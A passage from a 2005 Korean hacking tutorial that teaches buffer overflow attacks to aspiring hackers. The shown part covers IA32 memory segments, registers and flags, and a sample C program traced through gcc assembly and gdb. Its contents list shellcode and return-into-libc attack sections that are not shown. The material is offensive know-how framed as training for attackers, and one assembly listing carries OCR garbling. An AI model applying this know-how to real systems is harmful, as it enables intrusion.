해커 지망자들이 알아야 할 **Buffer Overflow Attack** 의 기초

What every applicant for the hacker should know about the foundation of buffer overflow attacks

By 달고나 (Dalgona@wowhacker.org)

Email: zinwon@gmail.com

2005 년 9 월 5 일

Wowhacker Team

http://www.wowhacker.org

Abstract

Buffer overflow 공격은 방법은 오래전에 발표된 기술이지만 아직까지도 많이 사용되고 있는 기술이다. 그 이유는 무엇보다 buffer overflow 공격에 취약한 프로그램이 많이 만들어지고 있기 때문이다. 근간에도 buffer overflow 공격 기법을 다룬 문서는 국적을 막론하고 많이 만들어지고 있으며 수시로 발표되고 있다. 그리고 대부분의 문서들은 기술적인 기법을 설명하고 있을 뿐 그 원리와 시스템 구조에 대한 설명은 부족하다. 또한 buffer overflow 기법의 기초를 설명하고 있는 문서 또한 많이 발표되었으나 번역을 통한 문서라 이해를 하기가 힘들뿐만 아니라 이제 막 해커의 길로 접어들려는 많은 지망자들에게는 어려운 것이 현실이다. 이에 이 문서는 해커 지방자들이 buffer overflow 공격 기법을 이해하고 이를 응용할 수 있으며 새로 발표되는 관련 문서들을 이해하기 쉽도록 기반 지식을 전달하고자 작성되었다.

Buffer overflow 공격 기법을 이해하기 위해서는 무엇보다 컴퓨터에서 실행되는 프로세스의 구조와 자료 저장 방식, 함수 호출 과정 및 리턴 과정, 함수 실행 과정에 대한 정확한 이해가 필요하다.

IA32 (32-bit Intel Architecture) 시스템에서 프로세스의 구성과 명령어 실행과정을 살펴보고 함수 내에서의 스텍 버퍼의 생성 및 동작 과정, 함수 호출 과정등을 하나하나 면밀히 짚어가며 분석하면서 buffer overflow 공격 방법을 살펴보도록 하겠다.

또한 최신의 기법은 아니지만 기존에 사용되었던 overflow 공격 기법을 다시 짚어보면서 그 원리들을 이해하면 근래에 발표되고 있는 문서들을 이해하는데 많은 도움이 될 것이다. 본 문서에서는 고전적인 return address 추측기법, 환경변수를 이용하는 기법, Return into libc 기법을 이용한 buffer overflow 공격 기법을 예를 들어 설명한다.

Contents

1. 목적 ---------- 4

2. 8086 Memory Architecture ---------- 4

3. 8086 CPU 레지스터 구조 ---------- 7

4. 프로그램 구동 시 Segment에서는 어떤 일이? ---------- 12

simple.c ---------- 18

step 1 ---------- 19

step 2 ---------- 20

step 3 ---------- 22

step 4 ---------- 23

step 5 ---------- 24

step 6 ---------- 25

step 7 ---------- 26

step 8 ---------- 27

5. Buffer overflow 의 이해 ---------- 28

byte order ---------- 31

shell code 만들기 ---------- 33

Dynamic Link Library & Static Link Library ---------- 35

NULL의 제거 ---------- 44

buffer overlow 공격 ---------- 54

고전적인 방법 ---------- 55

환경변수를 이용한 방법 ---------- 57

Return into Libc 기법 ---------- 70


6. 마치며---------- 85

7. 참고문서 ---------- 85

1. 목적

본 문서는 시스템에 원하는 명령을 실행시키기 위해 사용되는 Buffer Overflow 공격에 대한 원리와 관련 지식들을 설명한다. Buffer overflow 공격에 대해서 설명하고 있는 문서는 매우 많다. 하지만 정작 이제 막 해킹을 공부하려는 지망생들에게는 다소 이해하기에 어려움이 있는 것이 현실이다. 본 문서는 Buffer overflow 공격이 어떻게 이루어지는지를 설명하는 것은 물론이고 이러한 공격이 가능하게 되는 그 원리와 컴퓨터 시스템의 기본 구조에 대해서 설명하고 있다. 여러 가지 산재되어 있는 지식들을 잘 정리해서 모아보는 것이 그 목적이며 Buffer overflow 공격법을 개발하려 하고 이제 막 공부를 시작하는 이들에게 도움이 되고자 한다.

2. 8086 Memory Architecture




<그림 1. 8086 basic memory structure>

8086 시스템의 기본적인 메모리 구조는 <그림 1>과 같다. 시스템이 초기화 되기 시작하면 시스템은 커널을 메모리에 적재시키고 가용 메모리 영역을 확인하게 된다. 시스템은 운영에 필요한 기본적인 명령어 집합을 커널에서 찾기 때문에 커널 영역은 반드시 저 위치에 있어야 한다. 기본적으로 커널은 64KByte 영역에 자리잡지만 이를 확장하여 오늘날의 운영체제들은 더 큰 영역을 사용한다. 32bit 시스템에서는 CPU가 한꺼번에 처리할 수 있는 데이터가 32bit 단위로 되어 있기 때문에 메모리 영역에 주소를 할당할 수 있는 범위가 0 ~

$2^{32}-1$ 이다. 최근 PC용으로나 혹은 이미 서버급 시스템에서 사용된 시스템의 CPU는 64bit 씩 처리할 수 있으므로 당연히 메모리 영역 역시 0 ~ $2^{64}-1$ 범위를 갖는다.

이제 우리가 알아야 할 것은 하나의 프로세스 즉 하나의 프로그램이 실행되기 위한 메모리 구조이다. 운영체제는 하나의 프로세스를 실행시키면 이 프로세스를 segment라는 단위로 묶어서 가용 메모리 영역에 저장시킨다. 그 구조는 <그림 2>와 같다.




<그림 2. segmented memory model>

<그림 2>와 같이 오늘날의 시스템은 멀티 테스킹(multi-tasking)이 가능하므로 메모리에는 여러 개의 프로세스가 저장되어 병렬적으로 작업을 수행한다. 그래서 가용한 메모리 영역에는 여러 개의 segment들이 저장될 수 있다. segment는 위에서 언급한 바와 같이 하나의 프로세스를 묶은 것으로 실행 시점에 실제 메모리의 어느 위치에 저장될 지가 결정된다.

하나의 segment는 <그림 2>의 오른편에 나와있는 구조를 가지고 있다. 각각을 code segment, data segment, stack segment라고 한다. 시스템에는 최대 16,383개의 segment가 생성될 수 있고 그 크기와 타입은 모두 다양하게 생성될 수 있다. 그리고 하나의 segment는 최대 2^{32} byte의 크기를 가질 수 있다.

code segment에는 시스템이 알아들을 수 있는 명령어 즉 instruction들이 들어 있다. 이것은 기계어 코드로써 컴파일러가 만들어낸 코드이다. instruction들은 명령을 수행하면서 많은 분기 과정과 점프, 시스템 호출 등을 수행하게 되는데 분기와 점프의 경우 메모리 상의 특정 위치에 있는 명령을 지정해 주어야 한다. 하지만 segment는 자신이 현재 메모리 상에 어느 위치에 저장될지 컴파일 과정에서는 알 수 없기 때문에 정확한 주소를 지정할 수 없다.

따라서 segment에서는 logical address를 사용한다. Logical address는 실제 메모리 상의 주소 (physical address)와 매핑되어 있다. 즉 segment는 segment selector에 의해서 자신의 시작 위치(offset)를 찾을 수 있고 자신의 시작 위치로부터의 위치(logical address)에 있는 명령을 수행할 지를 결정하게 되는 것이다. 따라서 실제 메모리 주소 physical address는 offset + logical address 라고 할 수 있다.



<그림 3. logical address, physical address>

<그림 3>에서 보는 바와 같이 segment가 실제로 위치하고 있는 메모리상의 주소를 0x80010000이라고 가정하자. code segment 내에 들어 있는 하나의 instruction IS 1를 가리키는 주소는 0x00000100 이다. 이것은 logical address이고 이 instruction의 실제 메모리 상의 주소는 segment offset인 0x80010000과 segment내의 주소 0x00000100을 더한 0x80010100이 된다. 따라서 이 segment가 메모리상의 어느 위치에 있더라도 segment selector가 segment의 offset을 알아내어 해당 instruction의 정확한 위치를 찾아낼 수 있게 된다.

data segment에는 프로그램이 실행시에 사용되는 데이터가 들어간다. 여기서 말하는 데이터는 전역 변수들이다. 프로그램 내에서 전역 변수를 선언하면 그 변수가 data segment에 자리잡게 된다. data segment는 다시 네 개의 data segment로 나뉘는데 각각 현재 모듈의 data structure, 상위 레벨로부터 받아들이는 데이터 모듈, 동적 생성 데이터, 다른 프로그램과 공유하는 공유 데이터 부분이다.

stack segment는 현재 수행되고 있는 handler, task, program이 저장하는 데이터 영역으로 우리가 사용하는 버퍼가 바로 이 stack segment에 자리잡게 된다. 또한 프로그램이 사용하는 multiple 스텍을 생성할 수 있고 각 스텍들간의 switch가 가능하다. 지역 변수들이 자리잡는 공간이다.

스텍은 처음 생성될 때 그 필요한 크기만큼 만들어지고 프로세스의 명령에 의해 데이터를 저장해 나가는 과정을 거치게 되는데 이것은 stack pointer(SP)라고 하는 레지스터가 스텍의 맨 꼭대기를 가리키고 있다. 스텍에 데이터를 저장하고 읽어 들이는 과정은 PUSH와 POP instruction에 의해서 수행된다.

스텍의 데이터 구조를 이해하기 위해서 쉽게 떠올릴 수 있는 것은 바로 접시 닦기를 생각하면 된다. 식당의 주방에서 접시를 닦는다고 생각해 보자. 새로 씻은 접시는 선반 위에 쌓아둔 접시 더미의 맨 위에 올려 놓는다(PUSH). 그리고 다음 씻은 접시는 그 위에 다시 올려 놓는다(PUSH). 음식을 담기 위해 접시를 사용할 텐데 이 때 맨 아래 접시를 끄집어 내려고 하지 않을 것이다. 당연히 맨 위의 접시를 사용한다(POP). 스텍도 이와 마찬가지로 가장 최근에 PUSH된 데이터를 POP 명령을 통해서 가져오게 된다.

3. 8086 CPU 레지스터 구조

지금까지 하나의 segment의 구조를 알아 보았다. 그러면 이제 CPU가 프로세스를 실행하기 위해서는 프로세스를 CPU에 적재시켜야 할 것이다. 그리고 이렇게 흩어져 있는 명령어 집합(Instruction set)과 데이터들을 적절하게 집어내고 읽고 저장하기 위해서는 여러 가지 저장 공간이 필요하다. 또한 CPU가 재빨리 읽고 쓰기를 해야 하는 데이터들이므로 CPU 내부에 존재하는 메모리를 사용한다. 이러한 저장 공간을 레지스터(register)라고 한다. 일반적인 시스템의 프로그램 레지스터의 구조는 <그림 4>와 같다.


레지스터는 다시 그 목적에 따라서 범용 레지스터(General-Purpose register), 세그먼트 레지스터(segment register), 플래그 레지스터(Program status and control register), 그리고 인스트럭션 포인터 (instruction pointer)로 구성된다.

범용 레지스터는 논리 연산, 수리 연산에 사용되는 피연산자, 주소를 계산하는데 사용되는 피연산자, 그리고 메모리 포인터가 저장되는 레지스터다.

세그먼트 레지스터는 code segment, data segment, stack segment를 가리키는 주소가 들어가 있는 레지스터다.


플래그 레지스터는 프로그램의 현재 상태나 조건 등을 검사하는데 사용되는 플래그들이 있는 레지스터이다.

인스트럭션 포인터는 다음 수행해야 하는 명령(instruction)이 있는 메모리 상의 주소가 들어가 있는 레지스터다.



<그림 4. 일반적 시스템의 프로그램 레지스터 구성>

범용 레지스터




<그림 5. 범용 레지스터>

범용 레지스터는 프로그래머가 임의로 조작할 수 있게 허용되어 있는 레지스터다. 일종의 4개의 32bit 변수라고 생각하면 된다. 예전의 16bit 시절에서는 각 레지스터를 AX, BX, CX, DX.. 등으로 불렀지만 32bit 시스템으로 전환되면서 E(Extended)가 앞에 붙어 EAX, EBX, ECX, EDX.. 등으로 불린다. AX 레지스터의 상위 부분을 AH라고 하고 하위 부분을 AL이라고 한다. EAX, EBX, ECX, EDX 레지스터들은 프로그래머의 필요에 따라 아무렇게나 사용해도 되지만 최초 태생은 자신들의 목적을 가지고 태어났고 나중에 기계어 코드를 읽고 이해

하기 편하게 하기 위해서 그 목적대로 사용해 주는 것이 좋다. 또한 컴파일러도 이러한 목적에 맞게 사용하고 있다. 각 레지스터의 목적을 살펴보자.


EAX – 피연산자와 연산 결과의 저장소
EBX – DS segment안의 데이터를 가리키는 포인터
ECX – 문자열 처리나 루프를 위한 카운터
EDX – I/O 포인터
ESI – DS 레지스터가 가리키는 data segment 내의 어느 데이터를 가리키고 있는 포인터. 문자열 처리에서 source를 가리킴.
EDI – ES 레지스터가 가리키고 있는 data segment 내의 어느 데이터를 가리키고 있는 포인터. 문자열 처리에서 destination을 가리킴.
ESP – SS 레지스터가 가리키는 stack segment의 맨 꼭대기를 가리키는 포인터
EBP – SS 레지스터가 가리키는 스텍상의 한 데이터를 가리키는 포인터

세그먼트 레지스터



<그림 6. 세그먼트 레지스터>


세그먼트 레지스터는 <그림 6>에서 보는 바와 같이 프로세스의 특정 세그먼트를 가리키는 포인터 역할을 한다. CS 레지스터는 code segment를, DS, ES, FS, GS 레지스터는 data segment를, SS 레지스터는 stack segment를 가리킨다. 이렇게 세그먼트 레지스터가 가리키는 위치를 바탕으로 우리는 원하는 segment안의 특정 데이터, 명령어들 정확하게 끄집어 낼 수가 있게 된다. <그림 7>은 각 레지스터가 가리키는 세그먼트들을 설명해 주고 있다.



<그림 7. 세그먼트 레지스터가 가리키는 세그먼트들>

플래그 레지스터

컨트롤 플래그 레지스터는 상태 플래그, 컨트롤 플래그, 시스템 플래그들의 집합이다. 시스템이 리셋되어 초기화 되면 이 레지스터는 0x00000002의 값을 가진다. 그리고 1, 3, 5, 15, 22~31번 비트는 예약되어 있어 소프트웨어에 의해 조작할 수 없게 되어 있다. <그림 8>은 플래그 레지스터의 구조를 보여주고 있다.



<그림 8. 플래그 레지스터의 구성>

각 플래그들의 역할을 간단히 살펴보자.

Status flags

CF – carry flag. 연산을 수행하면서 carry 혹은 borrow가 발생하면 1이 된다. Carry와 borrow는 덧셈 연산시 bit bound를 넘어가거나 뺄셈을 하는데 빌려오는 경우를 말한다.

PF – Parity flag. 연산 결과 최하위 바이트의 값이 1이 짝수 일 경우에 1이 된다. 패리티 체크를 하는데 사용된다.

AF – Adjust flag. 연산 결과 carry나 borrow가 3bit 이상 발생할 경우 1이 된다.

ZF – Zero flag. 결과가 zero임을 가리킨다. If문 같은 조건문이 만족될 경우 set된다.

SF – Sign flag. 이것은 연산 결과 최상위 비트의 값과 같다. Signed 변수의 경우 양수이면 0, 음수이면 1이 된다.

OF – Overflow flag. 정수형 결과값이 너무 큰 양수이거나 너무 작은 음수여서 피연산자의 데이터 타입에 모두 들어가지 않을 경우 1이 된다.

DF – Direction flag. 문자열 처리에 있어서 1일 경우 문자열 처리 instruction이 자동으로 감소(문자열 처리가 high address에서 low address로 이루어진다), 0일 경우 자동으로 증가 한다.

System flags

IF – Interrupt enable flag. 프로세서에게 mask한 interrupt에 응답할 수 있게 하려면 1을 준다.

TF – Trap flag. 디버깅을 할 때 single-step을 가능하게 하려면 1을 준다.

IOPL – I/O privilege level field. 현재 수행 중인 프로세스 혹은 task의 권한 레벨을 가리킨다. 현재 수행 중인 프로세스의 권한을 가리키는 CPL이 I/O address 영역에 접근하기 위해서는 I/O privilege level보다 작거나 같아야 한다.

NT – Nested task flag. Interrupt의 chain을 제어한다. 1이 되면 이전 실행 task와 현재 task가 연결되어 있음을 나타낸다.

RF – Resume flag. Exception debug 하기 위해 프로세서의 응답을 제어한다.

VM – Virtual-8086 mode flag. Virtual-8086 모드를 사용하려면 1을 준다.

AC – Alignment check flag. 이 비트와 CR0 레지스터의 AM 비트가 set되어 있으면 메모리 레퍼런스의 alignment checking이 가능하다.

VIF – Virtual interrupt flag. IF flag의 가상 이미지이다. VIP flag와 결합시켜 사용한다.

VIP – Virtual interrupt pending flag. 인터럽트가 pending(경쟁 상태) 되었음을 가리킨다.

ID – Identification flag. CPUID instruction을 지원하는 CPU인지를 나타낸다.

Instruction Pointer

Instruction pointer 레지스터는 다음 실행할 명령어가 있는 현재 code segment의 offset 값

을 가진다. 이것은 하나의 명령어 범위에서 선형 명령 집합의 다음 위치를 가리킬 수 있다. 뿐만 아니라 JMP, Jcc, CALL, RET와 IRET instruction이 있는 주소값을 가진다. EIP 레지스터는 소프트웨어에 의해 바로 엑세스 할 수 없고 control-transfer instruction (JMP, Jcc, CALL, RET)이나 interrupt와 exception에 의해서 제어된다. EIP 레지스터를 읽을 수 있는 방법은 CALL instruction을 수행하고 나서 프로시저 스텍(procedure stack) 으로부터 리턴하는 instruction의 address를 읽는 것이다. 프로시저 스텍의 return instruction pointer의 값을 수정하고 return instruction(RET, IRET)을 수행함으로 해서 EIP 레지스터의 값을 간접적으로 지정해 줄 수 있다.

지금까지 8086 시스템의 메모리 및 CPU 레지스터의 구조를 알아보았다. 이렇게 복잡하고 어려운 구조를 알아야 하는 이유는 우리가 buffer overflow 공격을 하는데 있어 적절한 padding 사용과 return address의 정확한 위치를 찾고 필요한 assembly 코드를 추출하고 이해하는데 필요하다. 이 문서의 목적 달성은 외우기 힘든 8086 시스템의 구조가 기억이 안나 나중에 뒤적거릴 때 다시 한번 펼쳐볼 수 있다면 OK다.

이제 알아야 할 것은 바로 buffer의 성장 과정이다.

4. 프로그램 구동 시 Segment에서는 어떤 일이?

프로그램이 실행되어 프로세스가 메모리에 적재되고 메모리와 레지스터가 어떻게 동작하는지 알아보기 위하여 간단한 프로그램을 예를 들도록 하겠다. 아래의 프로그램을 보자.

```
void function(int a, int b, int c){
        char buffer1[15];
        char buffer2[10];
}

void main(){
        function(1, 2, 3);
}
```

<그림 9. simple.c>

위 프로그램은 별 동작도 하지 않는 아주 간단한 프로그램이다. 스텍을 이해하기 위해 만든 프로그램이므로 잘 보기 바란다. <그림 9>에서 보여주는 C 프로그램을 어셈블리 코드로 변환하기 위해서 아래와 같은 옵션으로 컴파일 하였다.

```
$gcc –S –o simple.asm simple.c
```

-S 옵션을 이용하여 컴파일을 한다. 이렇게 하여 만들어지는 어셈블리 코드는 컴파일러의 버전에 따라 다르게 생성된다. 그 이유는 컴파일러가 버전업 되면서 레지스터 활용성을 높인다거나 보안 성능을 높이기 위해 혹은 수행 속도 개선, 알고리즘의 변화 등 다양한 원인으로 다른 결과물을 만들어낸다. 딱히 최근 버전이 좋다고 할 수도 없고 나쁘다고도 할 수는 없다. 다만 컴파일러의 버전에 따라 다르게 나올 수 있다는 점을 알고 있으면 된다.

만들어진 어셈블리 프로그램은 simple.asm이라는 파일 이름으로 생성되었다. 확인 해 보자.

```
[dalgona@redhat8 bof]$ cat simple.asm
        .file   "simple.c"
        .text
.globl function
        .type   function,@function
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        leave
        ret
.Lfe1:
        .size   function,.Lfe1-function
.globl main
        .type   main,@function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        andl    $-16, %esp
        movl    $0, %eax
        subl    %eax, %esp
        subl    $4, %esp
        pushl   $3
        pushl   $2
        pushl   $1
        call    function
        addl    $16, %esp
        leave
```

```
        ret
.Lfe2:
        .size     main,.Lfe2-main
        .ident    "GCC: (GNU) 3.2.3 20030422 (Hancom Linux 3.2.3)"
[dalgona@redhat8 bof]$
```

<그림 10. gcc 3.2.3 에서 생성된 simple.asm>

필자가 사용하는 한컴 리눅스 3.0에서는 위와 같은 결과가 나왔다. 배포판의 버전 보다는 gcc의 버전을 보자. gcc의 버전이 3.2.3 이다.

한편 비교적 최근의 배포판인 Red Hat Fedora core 3에 포함되어 있는 gcc 3.4.2는 아래와 같은 어셈블리 코드를 생성하였다.

```
[dalgona@testbed bof]$ cat simple.asm
        .file     "simple.c"
        .text
.globl function
        .type     tion, @function:
        pushl     %ebp
        movl      %esp, %ebp
        subl      $40, %esp
        leave
        ret
        .size     tion, .-tion
.globl main
        .type     main, @function
main:
        pushl     %ebp
        movl      %esp, %ebp
        subl      $8, %esp
        andl      $-16, %esp
        movl      $0, %eax
        addl      $15, %eax
        addl      $15, %eax
        shrl      $4, %eax
        sall      $4, %eax
        subl      %eax, %esp
        subl      $4, %esp
```

```
        pushl   $3
        pushl   $2
        pushl   $1
        call    function
        addl    $16, %esp
        leave
        ret
        .size   main, .-main
        .section        .note.GNU-stack,"",@progbits
        .ident  "GCC: (GNU) 3.4.2 20041017 (Red Hat 3.4.2-6.fc3)"
[dalgona@testbed bof]$
```

<그림 11. gcc 3.4.2에서 생성된 simple.asm>

굵게 표시된 부분이 추가되었다. gcc 3.4.2에서 추가된 저 코드는 군더더기다. 우리 프로그램에는 필요 없는 부분이므로 무시하자. 일단은 <그림 10>에서 보여주는 코드를 가지고 살펴보도록 하겠다. gcc 3.2.3 의 경우 임을 유의하기 바란다.

simple.c 프로그램이 컴파일 되어 실제 메모리 상에 어느 위치에 존재하기 될지 알아보기 위해서 컴파일을 한 다음 gdb를 이용하여 어셈블리 코드와 메모리에 적재될 logical address 를 살펴보도록 하자.

```
[dalgona@redhat8 bof]$ gcc -o simple simple.c
simple.c: In function `main':
simple.c:6: warning: return type of `main' is not `int'
[dalgona@redhat8 bof]$ gdb simple
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.    Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x80482fc <main>:           push    %ebp
0x80482fd <main+1>:         mov     %esp,%ebp
```

```
0x80482ff <main+3>:     sub    $0x8,%esp
0x8048302 <main+6>:     and    $0xfffffff0,%esp
0x8048305 <main+9>:     mov    $0x0,%eax
0x804830a <main+14>:    sub    %eax,%esp
0x804830c <main+16>:    sub    $0x4,%esp
0x804830f <main+19>:    push   $0x3
0x8048311 <main+21>:    push   $0x2
0x8048313 <main+23>:    push   $0x1
0x8048315 <main+25>:    call   0x80482f4 <function>
0x804831a <main+30>:    add    $0x10,%esp
0x804831d <main+33>:    leave
0x804831e <main+34>:    ret
0x804831f <main+35>:    nop
End of assembler dump.
(gdb) disas function
Dump of assembler code for function function:
0x80482f4 <function>:   push   %ebp
0x80482f5 <function+1>: mov    %esp,%ebp
0x80482f7 <function+3>: sub    $0x28,%esp
0x80482fa <function+6>: leave
0x80482fb <function+7>: ret
End of assembler dump.
(gdb)
```

<그림 12. gcc 3.2.3으로 컴파일 한 후 gdb로 disassemble 한 모습>

이렇게 나왔다. 앞에 붙어 있는 주소는 logical address이다. 이 주소를 자세히 보면 function()함수가 아래에 자리 잡고 main()함수는 위에 자리잡고 있음을 알 수 있다. 따라서 메모리 주소를 바탕으로 생성될 이 프로그램의 segment 모양은 <그림 13>과 같이 될 것임을 유추할 수 있다.

